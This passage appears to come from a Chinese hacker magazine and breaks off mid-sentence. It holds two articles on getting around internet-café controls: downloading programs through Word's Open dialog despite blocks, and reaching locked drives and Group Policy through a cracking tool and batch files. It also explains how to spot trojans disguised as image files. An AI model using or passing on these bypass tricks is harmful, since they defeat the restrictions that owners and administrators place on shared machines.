一种新颖的绕过下载限制的方法

今天还是来说说如何突破下载限制，经常看《黑客手册》的朋友会发现，利用网吧客户端上的一些程序可以绕过限制，例如网吧提供了网页三剑客，那么我们就可以利用Dreamware的FTP功能下载指定程序；也可以通过系统的特性来下载应用程序（参考2005年12月的《绕过网吧下载限制之终极方法》，这篇文章是利用脱机下载的特性在系统临时文件夹里获得下载的程序，但作者只是借助创建快捷方式来完成的，而现在该方法不是很好用了），根据系统特性，我又想到只要利用一个程序读你要下载的程序，等读操作完毕后，系统的临时文件夹里就会出现你读的程序，这样一来不就又有突破网吧下载限制的方法了吗？

思路有了，我们还是用一个实际的例子来验证一下。这里我用word来完成读操作，首先打开word，然后点击工具栏上的“打开”按钮，在弹出的打开对话框中我们在文件名处输入要下载程序的URL，如图1所示。接着点击“打开”按钮，这时会出现一个进度提示，我们可以清楚地看到下载的进度，如图2所示。当读完被下载的程序，word则会出现文件转换提示信息，如图3所示。看到这里我们就可以欢呼了，因为所下载的程序已经躺在系统的临时文件夹里面了。来到**C:\Documents and Settings\这里是用户名称\Local Settings\Temporary Internet Files**就能看到刚才word所读的程序，如图4所示。如果你在网吧就可以通过这个方式下载其他浏览器如Opera、Firefox或下载需要的程序即可。下载突破了，后面如何深入，就看小黑们的发挥了。就这么简单，就这么下载，爽吧！




图2 程序下载中

最后：看完这篇文章可能有人会问，为什么非要用word来下载就不能用其他的程序吗？其实也可以，我试过用写字板、记事本来下载，但由于这两个程序在下载的时候没有word的进度提示，且下载比较大的程序容易出现无法响应的情况导致下载失败，现在大多数网吧都有word，所以建议大家使用它来进行下载。现在网吧安装的程序越来越多，只要多多留心这些程序你还能发现更多的方法。

编辑点评：

作者利用的方法非常巧妙，让网管防不胜防。其实又有多少微软提供的东东可以被利用呢？关键在于实践和发现，作者很善于发现哦！小编在实验过程中发现Microsoft的Office系列都可以达到目的，如果你细心，你会发现它们的打开文件处会有“文件名或网站地址(http://)”的提示，呵呵，明白了吧！另外我在实验记事本和写字板是不行的，打开直接就是乱码了……哎！真是什么奇思妙想都有啊，大家要懂得如何举一反三。




图3 word由于打开未知类型文件而提示文件转换




图1 在word的文件名处粘贴你要下载程序的URL





图4 临时文件夹中的程序



菜鸟菜招泡网吧

牧狼的孩子

从本文中你可以学到:

1、破解QQ2006禁止粘贴密码的限制方法

2、对付盗QQ软件的一般方法

一、QQ2006密码就用粘贴

听说校门口又开了一家新网吧,于是去逛逛看。配置是万象网管+XP系统+内存1G,看来玩游戏不卡了。还管那么多,先上上QQ,看看PLMM在不在。听说把QQ密码改成中文,盗号工具就盗不了,不知是真是假,俺的密码也是中文的,但是在QQ2006的密码不能粘贴,所以就输入不了。不过,有其他方法,比如下载TM2005登录后再转到QQ就绕过了,但咱们还是以破为重。

首先我们右键来看看QQ路径,是在D盘。打开“我的电脑”,只有C和E盘,如图1所示。




图1 我的电脑中只有C盘和E盘

打开里面看看,哇,下载的文件还真多,看来这两个盘是不还原的,仔细一看,嘿,有几个文件还真的好可疑哦,如图2所示。




图2 几个伪装成图片的可疑文件

不知大家有没有注意到文件名后有三点呢?让我们来看看如何破它的伪装,依次打开“资源管理器→工具→文件夹选项→查看”,把“隐藏已知文件类型扩展名”前的勾去掉(*小编:在当前文件夹打开“工具”更快*),再来看看那几个可疑文件,可能有人问:怎么还是JPG后缀?将它重命名下,看,出来了,原来是**文件名+.JPG+一串空格+.EXE**这样的伪装,挺诱人的,如图3所示。




图3 伪装成jpg文件的可执行文件




图4 开始菜单中无“运行”选项

看了一下文件大小31.1kb,和盗Q木马差不多,看来这匹马我要定了,暂时先别管它,俺先上QQ。MM发短信来催我上网,得上Q了,那下面我先破硬盘了。看了一下“开始”,没有“运行”,如图4所示。

先用“精锐网吧辅助工具5.5”恢复一下,看,所有的盘都出来了,“运行”也有了,如图5。




图5 精锐网吧辅助工具恢复限制

打开D盘看看,出现如图6的限制,看来“精锐网吧辅助工具”还是不行,不过有了运行就好,马上运行 **gpedit.msc**,如果有下载限制的朋友可以调出任务管理器,“文件→新建任务”,再运行gpedit.msc就可,或者用记事本写上 **call gpedit.msc** 保存为bat文件就可,如图7。




图6 限制进入D盘




图7 建立内容为call

不行的话改为“**call mmc**”,看

